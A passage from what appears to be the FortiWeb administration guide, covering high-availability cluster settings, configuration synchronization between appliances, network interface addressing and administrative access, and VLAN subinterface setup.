<b>Group ID</b>	<p>Type a number that identifies the HA pair.</p> <p><b>Both members of the HA pair must have the same group ID.</b> If you have more than one HA pair on the same network, each HA pair must have a different group ID.</p> <p>Changing the group ID changes the cluster's virtual MAC address.</p> <p>The valid range is 0 to 63. The default value is 0.</p>
<b>Detection Interval</b>	<p>Type the number of 100-millisecond intervals to set the pause between each heartbeat packet that the one FortiWeb appliance sends to the other FortiWeb appliance in the HA pair. This is also the amount of time that a FortiWeb appliance waits before expecting to receive a heartbeat packet from the other appliance.</p> <p>This part of the configuration is synchronized between the active appliance and standby appliance.</p> <p>The valid range is 1 to 20 (that is, between 100 and 2,000 milliseconds).</p> <p><b>Note:</b> Although this setting is synchronized between the main and standby appliances, you should initially configure both appliances with the same <a href="#">Detection Interval</a> to prevent inadvertent failover from occurring before the initial synchronization.</p>
<b>Heartbeat Lost Threshold</b>	<p>Type the number of times one of HA appliances retries the heartbeat and waits to receive HA heartbeat packets from the other HA appliance before assuming that the other appliance has failed.</p> <p>This part of the configuration is synchronized between the main appliance and standby appliance.</p> <p>Normally, you do not need to change this setting. Exceptions include:</p> <ul style="list-style-type: none"> <li>• Increase the failure detection threshold if a failure is detected when none has actually occurred. For example, during peak traffic times, if the main appliance is very busy, it might not respond to heartbeat packets in time, and the standby appliance may assume that the main appliance has failed.</li> <li>• Reduce the failure detection threshold or detection interval if administrators and HTTP clients have to wait too long before being able to connect through the main appliance, resulting in noticeable down time.</li> </ul> <p>The valid range is from 1 to 60.</p> <p><b>Note:</b> Although this setting is synchronized between the main and standby appliances, you should initially configure both appliances with the same <a href="#">Heartbeat Lost Threshold</a> to prevent inadvertent failover from occurring before the initial synchronization.</p>

Setting name	Description
<b>Port Monitor</b>	<p>Mark the check boxes of one or more network interfaces that each directly correlate with a physical link. These ports will be monitored for link failure.</p> <p>Port monitoring (also called interface monitoring) monitors physical network ports to verify that they are functioning properly and linked to their networks. If the physical port fails or the cable becomes disconnected, a failover occurs. You can monitor physical interfaces, but <b>not</b> VLAN subinterfaces or 4-port switches.</p> <p><b>Note:</b> To prevent an unintentional failover, do not configure port monitoring <b>until</b> you configure HA on both appliances in the HA pair, and have plugged in the cables to link the physical network ports that will be monitored.</p>
<b>Heartbeat Interface</b>	<p>Select which port(s) on this appliance that the main and standby appliances will use to send heartbeat signals and synchronization data between each other (i.e. the HA heartbeat link).</p> <p>Connect this port to the same port number on the other member of the HA cluster. (e.g., If you select <i>port3</i> for the primary heartbeat link, connect port3 on <b>this</b> appliance to port3 on the <b>other</b> appliance.)</p> <p>At least one heartbeat interface must be selected on each appliance in the HA cluster. Ports that currently have an IP address assigned for other purposes (that is, virtual servers or bridges) cannot be re-used as a heartbeat link.</p> <p><b>Tip:</b> If enough ports are available, you can select both a primary heartbeat interface and a secondary heartbeat interface on each appliance in the HA pair to provide heartbeat link redundancy. (You cannot use the same port as both the primary and secondary heartbeat interface on the same appliance, as this is incompatible with the purpose of link redundancy.)</p> <p><b>Note:</b> If a switch is used to connect the heartbeat interfaces, the heartbeat interfaces must be reachable by Layer 2 multicast.</p>

8. Click *Apply*.

Both appliances join the HA cluster by matching their *Group ID*. They begin to send heartbeat and synchronization traffic to each other through their heartbeat links.

To determine which appliance currently has the role of the main appliance, on *System > Config > HA-Config*, in the *HA Member* table, view the *HA Role* column:

- *main* — The appliance in this row is currently **active**. The active appliance applies policies to govern the traffic passing to your web servers. Also called the primary, master, or main appliance.
- *standby* — The appliance in this row is currently **passive**, and is **not** actively applying policies. The passive appliance listens to heartbeat traffic and port monitoring for signs that the main appliance may have become unresponsive, at which point it will assume the role of the main appliance. Also called the secondary or standby appliance.

High Availability Configuration

**Configured HA mode**

**Group-name**

**Device Priority**  (0-9)

**Override**

**HA Member**

Serial Number	Priority	HA Role
FV-1KC3R11700136	5	standby
FV-1KC3R11700094	1	main

**Group ID**

**Detection Interval**  (100ms)

**Heartbeat Lost Threshold**

**ARP Packet Numbers**

**ARP Packet Interval(sec)**

	Port Monitor	Heartbeat Interface	
		Primary	Secondary
port1	<input checked="" type="checkbox"/>	<input type="radio"/>	<input type="radio"/>
port2	<input checked="" type="checkbox"/>	<input type="radio"/>	<input type="radio"/>
port3	<input type="checkbox"/>	<input checked="" type="radio"/>	<input type="radio"/>
port4	<input type="checkbox"/>	<input type="radio"/>	<input checked="" type="radio"/>

If both appliances believe that they are the main:

- Test the cables and/or switches in the heartbeat link to verify that the link is functional.
- Verify that you have selected the heartbeat port or ports in *Heartbeat Interface*. Make sure that the primary and secondary link is not crossed (that is, the primary heartbeat interface is not connected to the secondary heartbeat interface on the other appliance).
- Verify that the *Group ID* matches on both appliances.
- Verify that the ports on *Port Monitor* are linked and up (available).
- If the heartbeat link passes through switches and/or routers, you may need to adjust the time required after a reboot to assess network availability before electing the main appliance. For details, see the `boot-time <seconds_int>` setting in the *FortiWeb CLI*

*Reference.*

- For debugging logs, use the `diagnose system ha status` and `diagnose debug application hataalk level` commands. For details, see the [FortiWeb CLI Reference](#).

9. To monitor the HA cluster for failover, you can use SNMP (see “[Configuring an SNMP community](#)” on page 616), log messages, and alert email (see “[Configuring logging](#)” on page 577).

If failover time is too long, adjust the following:

Setting name	Description
<b>ARP Packet Numbers</b>	<p>Type the number of times that the FortiWeb appliance will broadcast extra address resolution protocol (ARP) packets when it takes on the main role. (Even though a new NIC has not actually been connected to the network, FortiWeb does this to notify the network that a new physical port has become associated with the IP address and virtual MAC of the HA pair.) This is sometimes called “using gratuitous ARP packets to train the network,” and can occur when the main appliance is starting up, or during a failover. Also configure <a href="#">ARP Packet Interval</a>.</p> <p>Normally, you do not need to change this setting. Exceptions include:</p> <ul style="list-style-type: none"><li>• Increase the number of times the main appliance sends gratuitous ARP packets if your HA pair takes a long time to fail over or to train the network. Sending more gratuitous ARP packets may help the failover to happen faster.</li><li>• Decrease the number of times the main appliance sends gratuitous ARP packets if your HA pair has a large number of VLAN interfaces and virtual domains. Because gratuitous ARP packets are broadcast, sending them may generate a large amount of network traffic. As long as the HA pair still fails over successfully, you could reduce the number of times gratuitous ARP packets are sent to reduce the amount of traffic produced by a failover.</li></ul> <p>The valid range is 1 to 16.</p>
<b>ARP Packet Interval</b>	<p>Type the number of seconds to wait between each broadcast of ARP packets.</p> <p>Normally, you do not need to change this setting. Exceptions include:</p> <ul style="list-style-type: none"><li>• Decrease the interval if your HA pair takes a long time to fail over or to train the network. Sending ARP packets more frequently may help the failover to happen faster.</li><li>• Increase the interval if your HA pair has a large number of VLAN interfaces and virtual domains. Because gratuitous ARP packets are broadcast, sending them may generate a large amount of network traffic. As long as the HA pair still fails over successfully, you could increase the interval between when gratuitous ARP packets are sent to reduce the rate of traffic produced by a failover.</li></ul> <p>The valid range is from 1 to 20.</p>



If your HA link passes through switches and/or routers, and inadvertent failovers occur when rebooting the HA pair, you can increase the maximum time to wait for a heartbeat signal after a reboot by configuring `boot-time <limit_int>`. See the [FortiWeb CLI Reference](#).

### See also

- [Updating firmware on an HA pair](#)
- [SNMP traps & queries](#)
- [HA heartbeat & synchronization](#)
- [How HA chooses the active appliance](#)
- [Configuration settings that are not synchronized by HA](#)
- [Fail-to-wire for power loss/reboots](#)
- [Topologies for high availability \(HA\) clustering](#)
- [Replicating the configuration without FortiWeb HA \(external HA\)](#)

## Replicating the configuration without FortiWeb HA (external HA)


Configuration synchronization provides the ability to duplicate the configuration from another FortiWeb appliance **without** using FortiWeb high availability (HA). The synchronization is unilateral **push**: it is not a bilateral synchronization. It adds any missing items, and overwrites any items that are identically named, but does not delete unique items on the target FortiWeb, nor does it pull items from the target to the initiating FortiWeb.

Replicating the configuration can be useful in some scenarios where you cannot use, or do not want, FortiWeb HA:

- **External active-active HA** (load balancing) could be provided by the firewall, the router, or an HTTP-aware load balancer such as FortiADC , since active-active HA is not provided by FortiWeb itself.
- **External active-passive HA** (failover) could be provided by a specialized failover device, instead of the FortiWebs themselves, for network load distribution, latency, and performance optimization reasons. The failover device must monitor for live routes.
- **Multiple identical non-HA** FortiWeb appliances in physically distant locations with the same network scheme might be required to have the same (maybe with a few extra different) server policies, and therefore management could be simplified by configuring one FortiWeb and then replicating that to the others.

In such cases, you may be able to save time and preserve your existing network topology by synchronizing a FortiWeb appliance's configuration with another FortiWeb. This way, you do **not** need to individually configure each one, and do **not** need to use FortiWeb HA.

**Figure 22:** Example network topology: Configuration synchronization with multiple identical FortiWeb appliances (non-HA)



Configuration synchronization is **not** a complete replacement for HA. Each synchronized FortiWeb does **not** keep any heartbeat link (no failover will occur and availability will not be increased) nor does it balance load with the other. Additionally, configuration synchronization will **not** delete items on the target FortiWeb if the item's name is different. Also it will not import items that exist on the target, but not on your local FortiWeb.

Configuration synchronization is **not** supported when administrative domains (ADOMs) are enabled.

If you require such features, either use FortiWeb HA instead, or augment configuration synchronization with an external HA/load balancing device such as FortiADC.

Like HA, due to hardware-based differences in valid settings, configuration synchronization requires that both FortiWeb appliances be of the **same model**. You cannot, for example, synchronize a FortiWeb-VM and FortiWeb 1000D.

You can configure which port number the appliance uses to synchronize its configuration. See [“Config-Sync” on page 57](#).

**Synchronize each time you change the configuration, and are ready to propagate the changes.** Unlike FortiWeb HA, configuration synchronization is **not** automatic and continuous. Changes will only be pushed when you manually initiate it.

#### To replicate the configuration from another FortiWeb



Back up your system before changing the operation mode (see [“Backups” on page 216](#)). Synchronizing the configuration overwrites the existing configuration, and cannot be undone without restoring the configuration from a backup.

1. Go to *System > Config > Config-Synchronization*.



To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Network Configuration* category. For details, see [“Permissions” on page 52](#). This feature is not available if ADOMs are enabled.

2. In *Peer FortiWeb IP*, type the IP address of the target FortiWeb appliance that you want to receive configuration items from your local FortiWeb appliance.
3. In *Peer FortiWeb Port*, type the port number that the target FortiWeb appliance uses to listen for configuration synchronization. The default port is 8333.
4. In *Peer FortiWeb Password*, type the password of the administrator account named `admin` on the other FortiWeb appliance.
5. In *Synchronization Type*, select either:
  - *Full* — Syncs all configuration except:
    - Network interface used for synchronization (prevents sync from accidentally breaking connectivity with future syncs)
    - Administrator accounts
    - Access profiles
    - HA settings



This option is not available if the FortiWeb appliance is operating in reverse proxy mode. See also [“Supported features in each operation mode” on page 69](#).

- *Partial* — Syncs all configuration except:
  - *System*
  - *Router > Static > Static Route*
  - *Router > Static > Setting*
  - *Server Objects > Virtual Server*
  - *Server Objects > Server Pool*
  - *Server Objects > Health Check*
  - *Server Objects > Persistence*
  - *Server Objects > HTTP Content Routing*
  - *Server Objects > Service*
  - *Server Objects > Error Page*
  - *Policy > Server Policy > Server Policy*

To test the connection settings, click *Test*. Results appear in a pop-up window. If the test connection to the target FortiWeb succeeds, this message should appear:

```
Service is available...
```

If the following message appears:

```
Service isn't available...
```

verify that:

- the other FortiWeb is the same model
- the other FortiWeb is configured to listen on your indicated configuration sync port number (see [“Config-Sync” on page 57](#))
- the other FortiWeb’s `admin` account password matches
- firewalls and routers between the two FortiWebs allow the connection

**6.** Click *Synchronize*.

A dialog appears, warning you that all policies and profiles with identical names will be overwritten on the other FortiWeb, and asking if you want to continue.

**7.** Click *Yes*.

The FortiWeb appliance sends its configuration to the other, which synchronizes any identically-named policies and settings. Time required varies by the size of the configuration and the speed of the network connection. When complete, this message should appear:

```
Config. synchronized successfully.
```

**See also**

- [Topologies for high availability \(HA\) clustering](#)
- [Configuring a high availability \(HA\) FortiWeb cluster](#)

## Configuring the network settings

When shipped, each of the FortiWeb appliance's physical network adapter ports (or, for FortiWeb-VM, vNICs) has a default IP address and netmask. If these IP addresses and netmasks are not compatible with the design of your unique network, you must configure them.

**Table 10:** Default IP addresses and netmasks

Network Interface*	IPv4 Address/Netmask	IPv6 Address/Netmask
port1	192.168.1.99/24	::/0
port2	0.0.0.0/0	::/0
port3	0.0.0.0/0	::/0
port4	0.0.0.0/0	::/0

\* The number of network interfaces varies by model.

You also must configure FortiWeb with the IP address of your DNS servers and gateway router.

You can use either the web UI or the CLI to configure these basic network settings.



If you are installing a FortiWeb-VM virtual appliance, and you followed the instructions in the [FortiWeb-VM Install Guide](#), you have already configured some of the settings for `port1`. To fully configure **all** of the network interfaces, you **must** complete this chapter.


### Network interface or bridge?

To connect to the CLI and web UI, you **must** assign at least one FortiWeb network interface (usually `port1`) with an IP address and netmask so that it can receive your connections. Depending on your network, you usually must configure others so that FortiWeb can connect to the Internet and to the web servers it protects.

How should you configure the other network interfaces? Should you add more? Should each have an IP address? That varies. In some cases, you may **not** want to assign IP addresses to the other network interfaces.

Initially, each physical network port (or, on FortiWeb-VM, a vNIC) has only one network interface that directly corresponds to it — that is, a “physical network interface.” Multiple network interfaces (“subinterfaces” or “virtual interfaces”) can be associated with a single physical port,

and vice versa (“redundant interfaces”/“NIC teaming”/“NIC bonding” or “aggregated links”). These can provide features such as link failure resilience or multi-network links.



FortiWeb does not currently support IPsec VPN virtual interfaces nor redundant links. If you require these features, implement them separately on your FortiGate, VPN appliance, or firewall.

Usually, each network interface has at least one IP address and netmask. However, this is not true for bridges.

Bridges (V-zones) allow packets to travel between the FortiWeb appliance’s physical network ports over a physical layer link, **without** an IP layer connection with those ports.

Use bridges when:

- the FortiWeb appliance operates in true transparent proxy or transparent inspection mode, and
- you want to deploy FortiWeb between incoming connections and the web server it is protecting, **without** changing your IP address scheme or performing routing or network address translation (NAT)

For bridges, do **not** assign IP addresses to the ports that you will connect to either the web server or to the overall network. Instead, group the two physical network ports by adding their associated network interfaces to a bridge.

Configure each network interface that will connect to your network or computer (see “[Configuring the network interfaces](#)” on page 120 or “[Configuring a bridge \(V-zone\)](#)” on page 131). If you want multiple networks to use the same wire while minimizing the scope of broadcasts, configure VLANs (see “[Adding VLAN subinterfaces](#)” on page 124).

## See also

- [Configuring the network interfaces](#)
- [Adding VLAN subinterfaces](#)
- [Link aggregation](#)
- [Configuring a bridge \(V-zone\)](#)

## Configuring the network interfaces

You can configure network interfaces either via the web UI or the CLI. If your network uses VLANs, you can also configure VLAN subinterfaces. For details, see [“Adding VLAN subinterfaces”](#) on page 124.



If the FortiWeb appliance is operating in true transparent proxy or transparent inspection mode and you will configure a V-zone (bridge), do **not** configure any physical network interfaces other than port1. Configured NICs cannot be added to a bridge. For details, see [“Configuring a bridge \(V-zone\)”](#) on page 131.



If this FortiWeb will belong to a FortiWeb HA cluster, do **not** configure any network interface that will be used as an HA heartbeat and synchronization link. If you are re-cabling your network and must configure it, connect and switch to the new HA link **first**. Failure to do so could cause unintentional downtime, failover, and ignored IP address configuration. To switch the HA link, see [“Configuring a high availability \(HA\) FortiWeb cluster”](#) on page 104.

## To configure a network interface's IP address via the web UI

1. Go to *System > Network > Interface*.

#	Name	IPv4 / Netmask	IPv4 Access	IPv6 / Netmask	IPv6 Access	Status	Link Status	Type	Ref.
<input type="checkbox"/>	port1	172.20.120.47/24	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	<a href="#">Bring Down</a>		Physical	3
<input checked="" type="checkbox"/>	port2	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	<a href="#">Bring Down</a>		Physical	1
<input type="checkbox"/>	vlan200	192.0.2.10/24		::/0		<a href="#">Bring Down</a>		VLAN	0
<input type="checkbox"/>	port3	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	<a href="#">Bring Down</a>		Physical	0
<input type="checkbox"/>	port4	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	<a href="#">Bring Down</a>		Physical	0

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Network Configuration* category. For details, see [“Permissions”](#) on page 52.



If the network interface's *Status* column is *Bring Up*, its administrative status is currently “down” and it will not receive or emit packets, even if you otherwise configure it. To bring up the network interface, click the *Bring Up* link.



This *Status* column is **not** the detected physical link status; it is the administrative status that indicates whether you permit network interface to receive and/or transmit packets.

For example, if the cable is physically unplugged, `diagnose hardware nic list port1` or “[Operation widget](#)” on [page 571](#) may indicate that the link is down, even though you have administratively enabled it by clicking *Bring Up*.

By definition, HA heartbeat and synchronization links should always be “up.” Therefore, if you have configured FortiWeb to use a network interface for HA, its *Status* column will always display *HA Member*.

2. Click the row of the network interface that you want to modify.

The *Edit Interface* dialog appears. *Name* displays the name and media access control (MAC) address of this network interface. The network interface is directly associated with one physical link as indicated by its name, such as *port2*.

In HA, it may use a virtual MAC instead. See “[HA heartbeat & synchronization](#)” on [page 40](#) and “[Configuring a high availability \(HA\) FortiWeb cluster](#)” on [page 104](#).

3. Configure these settings:

Setting name	Description
<b>IP/Netmask</b>	Type the IP address and subnet mask, separated by a forward slash ( / ), such as 192.0.2.2/24 for an IPv4 address or 2001:0db8:85a3:::8a2e:0370:7334/64 for an IPv6 address.  The IP address must be on the same subnet as the network to which the interface connects. Two network interfaces cannot have IP addresses on the same subnet.
<b>Administrative Access</b>	Enable the types of administrative access that you want to permit to this interface.  These options do <b>not</b> disable <b>outgoing</b> administrative connections, such as update polling connections to the FDN or outgoing ICMP resulting from a CLI command such as <code>execute ping</code> . Neither do they govern traffic destined for a web server or virtual server, which are governed by policies. These options <b>only</b> govern <b>incoming</b> connections destined for the appliance itself.  <b>Caution:</b> Enable <b>only</b> on network interfaces connected to trusted private networks (defined in <a href="#">Trusted Host #1</a> , <a href="#">Trusted Host #2</a> , <a href="#">Trusted Host #3</a> ) or directly to your management computer. If possible, enable only secure administrative access protocols such as HTTPS or SSH. Failure to restrict administrative access could compromise the security of your FortiWeb appliance.
<b>HTTPS</b>	Enable to allow secure HTTPS connections to the web UI through this network interface. To configure the listening port number, see “ <a href="#">Global web UI &amp; CLI settings</a> ” on page 56.

Setting name	Description
<b>PING</b>	<p>Enable to allow:</p> <ul style="list-style-type: none"> <li>• ICMP type 8 (ECHO_REQUEST)</li> <li>• UDP ports 33434 to 33534</li> </ul> <p>for ping and traceroute to be received on this network interface. When it receives an ECHO_REQUEST (“ping”), FortiWeb will reply with ICMP type 0 (ECHO_RESPONSE or “pong”).</p> <p><b>Note:</b> Disabling <i>PING</i> only prevents FortiWeb from <b>receiving</b> ICMP type 8 (ECHO_REQUEST) and traceroute-related UDP.</p> <p>It does <b>not</b> disable FortiWeb CLI commands such as <code>execute ping</code> or <code>execute traceroute</code> that <b>send</b> such traffic.</p>
<b>HTTP</b>	<p>Enable to allow HTTP connections to the web UI through this network interface. To configure the listening port number, see <a href="#">“Global web UI &amp; CLI settings” on page 56</a>.</p> <p><b>Caution:</b> HTTP connections are <b>not</b> secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.</p>
<b>SSH</b>	<p>Enable to allow SSH connections to the CLI through this network interface.</p>
<b>SNMP</b>	<p>Enable to allow SNMP queries to this network interface, if queries have been configured and the sender is a configured SNMP manager. To configure the listening port number and configure queries and traps, see <a href="#">“SNMP traps &amp; queries” on page 614</a>.</p>
<b>TELNET</b>	<p>Enable to allow Telnet connections to the CLI through this network interface.</p> <p><b>Caution:</b> Telnet connections are <b>not</b> secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.</p>
<b>Description</b>	<p>Type a comment. The maximum length is 63 characters.</p> <p>Optional.</p>

4. Click **OK**.

If you were connected to the web UI through this network interface, you are now disconnected from it.

5. To access the web UI again, in your web browser, modify the URL to match the new IP address of the network interface. For example, if you configured the network interface with the IP address 10.10.10.5, you would browse to: `https://10.10.10.5`

If the new IP address is on a different subnet than the previous IP address, and your computer is directly connected to the FortiWeb appliance, you may also need to modify the IP address and subnet of your computer to match the FortiWeb appliance’s new IP address.

## To configure a network interface's IPv4 address via the CLI

Enter the following commands:

```
config system interface
  edit <interface_name>
    set ip <address_ipv4mask> <netmask_ipv4mask>
    set allowaccess {http https ping snmp ssh telnet}
  end
```

where:

- <interface\_name> is the name of a network interface
- <address\_ipv4> is the IP address assigned to the network interface
- <netmask\_ipv4mask> is its netmask in dotted decimal format
- {http https ping snmp ssh telnet} is a space-delimited list of zero or more administrative protocols that you want to allow to access the FortiWeb appliance through the network interface



HTTP and Telnet connections are **not** secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.

If you were connected to the CLI through this network interface, you are now disconnected from it.

To access the CLI again, in your terminal client, modify the address to match the new IP address of the network interface. For example, if you configured the network interface with the IP address 172.16.1.20, you would connect to that IP address.

If the new IP address is on a different subnet than the previous IP address, and your computer is directly connected to the FortiWeb appliance, you may also need to modify the IP address and subnet of your computer to match the FortiWeb appliance's new IP address.

## Adding VLAN subinterfaces

You can add a virtual local area network (VLAN) subinterface to a network interface or bridge on the FortiWeb appliance.

Similar to a local area network (LAN), use a [IEEE 802.1q](#) VLAN to reduce the size of a broadcast domain and thereby reduce the amount of broadcast traffic received by network hosts, improving network performance.



VLANs are **not** designed to be a security measure, and should not be used where untrusted devices and/or individuals outside of your organization have access to the equipment. VLAN tags are not authenticated, and can be ignored or modified by attackers. VLAN tags rely on the voluntary compliance of the receiving host or switch.

Unlike physical LANs, VLANs do not require you to install separate hardware switches and routers to achieve this effect. Instead, VLAN-compliant switches, such as FortiWeb appliances, restrict broadcast traffic based upon whether its VLAN ID matches that of the destination network. As such, VLAN trunks can be used to join physically distant broadcast domains as if they were close.

The VLAN ID is part of the tag that is inserted into each Ethernet frame in order to identify traffic for a specific VLAN. VLAN header addition is handled automatically by FortiWeb appliances, and does not require that you adjust the maximum transmission unit (MTU). Depending on

whether the device receiving a packet operates at Layer 2 or Layer 3 of the network, this tag may be added, removed, or rewritten before forwarding to other nodes on the network.

For example, a Layer 2 switch or FortiWeb appliance operating in true transparent proxy mode would typically add or remove a tag when forwarding traffic among members of the VLAN, but would **not** route tagged traffic to a different VLAN ID. In contrast, a FortiWeb appliance operating in reverse proxy mode, inspecting the traffic to make routing decisions based upon higher-level layers/protocols, might route traffic between different VLAN IDs (also known as inter-VLAN routing) if indicated by its policy, such as if it has been configured to do content-based routing.

Cisco Discovery Protocol (CDP) is supported for VLANs, including when FortiWeb is operating in either of the transparent modes.

### To configure a VLAN subinterface

1. Go to *System > Network > Interface*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Network Configuration* category. For details, see [“Permissions” on page 52](#).

2. Mark the check box next to the physical network interface associated with the physical network port where you want to create the VLAN subinterface.
3. Click *Create New*.  
A dialog appears.
4. Configure these settings:

Setting name	Description
<b>Name</b>	Type the name (such as <code>vlan100</code> ) of this VLAN subinterface that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 15 characters.  <b>Tip:</b> The name cannot be changed once you save the entry. For a workaround, see <a href="#">“Renaming entries” on page 63</a> .
<b>Interface</b>	Select the name of the physical network port with which the VLAN subinterface will be associated.

Setting name	Description
<b>VLAN ID</b>	<p>Type the VLAN ID , such as 100, of packets that belong to this VLAN subinterface.</p> <ul style="list-style-type: none"> <li>• If one physical network port (that is, a VLAN trunk) will handle multiple VLANs, create multiple VLAN subinterfaces on that port, one for each VLAN ID that will be received.</li> <li>• If multiple different physical network ports will handle the same VLANs, on each of the ports, create VLAN subinterfaces that have the same VLAN IDs.</li> </ul> <p>The valid range is between 1 and 4094 and must match the VLAN ID added by the <a href="#">IEEE 802.1q</a>-compliant router or switch connected to the VLAN subinterface.</p> <p>For the maximum number of interfaces for your FortiWeb model, including VLAN subinterfaces, see <a href="#">“Appendix B: Maximum configuration values”</a> on page 719.</p> <p><b>Note:</b> Inter-VLAN routing is not supported if the FortiWeb appliance is operating in true transparent proxy mode. In that case, you must configure the same VLAN IDs on each physical network port.</p>
<b>IP/Netmask</b>	<p>Type the IP address/subnet mask associated with the VLAN, if any. The IP address must be on the same subnet as the network to which the interface connects. Two network interfaces cannot have IP addresses on the same subnet.</p>
<b>Administrative Access</b>	<p>Enable the types of administrative access that you want to permit to this interface.</p> <p>These options do <b>not</b> disable <b>outgoing</b> administrative connections, such as update polling connections to the FDN or outgoing ICMP resulting from a CLI command such as <code>execute ping</code>. Neither do they govern traffic destined for a web server or virtual server, which are governed by policies. These options <b>only</b> govern <b>incoming</b> connections destined for the appliance itself.</p> <p><b>Caution:</b> Enable <b>only</b> on network interfaces connected to trusted private networks (defined in <a href="#">Trusted Host #1</a>, <a href="#">Trusted Host #2</a>, <a href="#">Trusted Host #3</a>) or directly to your management computer. If possible, enable only secure administrative access protocols such as HTTPS or SSH. Failure to restrict administrative access could compromise the security of your FortiWeb appliance.</p>
<b>HTTPS</b>	<p>Enable to allow secure HTTPS connections to the web UI through this network interface. To configure the listening port number, see <a href="#">“Global web UI &amp; CLI settings”</a> on page 56.</p>

Setting name	Description
<b>PING</b>	<p>Enable to allow:</p> <ul style="list-style-type: none"> <li>ICMP type 8 (ECHO_REQUEST)</li> <li>UDP ports 33434 to 33534</li> </ul> <p>for ping and traceroute to be received on this network interface. When it receives an ECHO_REQUEST (“ping”), FortiWeb will reply with ICMP type 0 (ECHO_RESPONSE or “pong”).</p> <p><b>Note:</b> Disabling <i>PING</i> only prevents FortiWeb from <i>receiving</i> ICMP type 8 (ECHO_REQUEST) and traceroute-related UDP.</p> <p>It does <i>not</i> disable FortiWeb CLI commands such as <code>execute ping</code> or <code>execute traceroute</code> that <i>send</i> such traffic.</p>
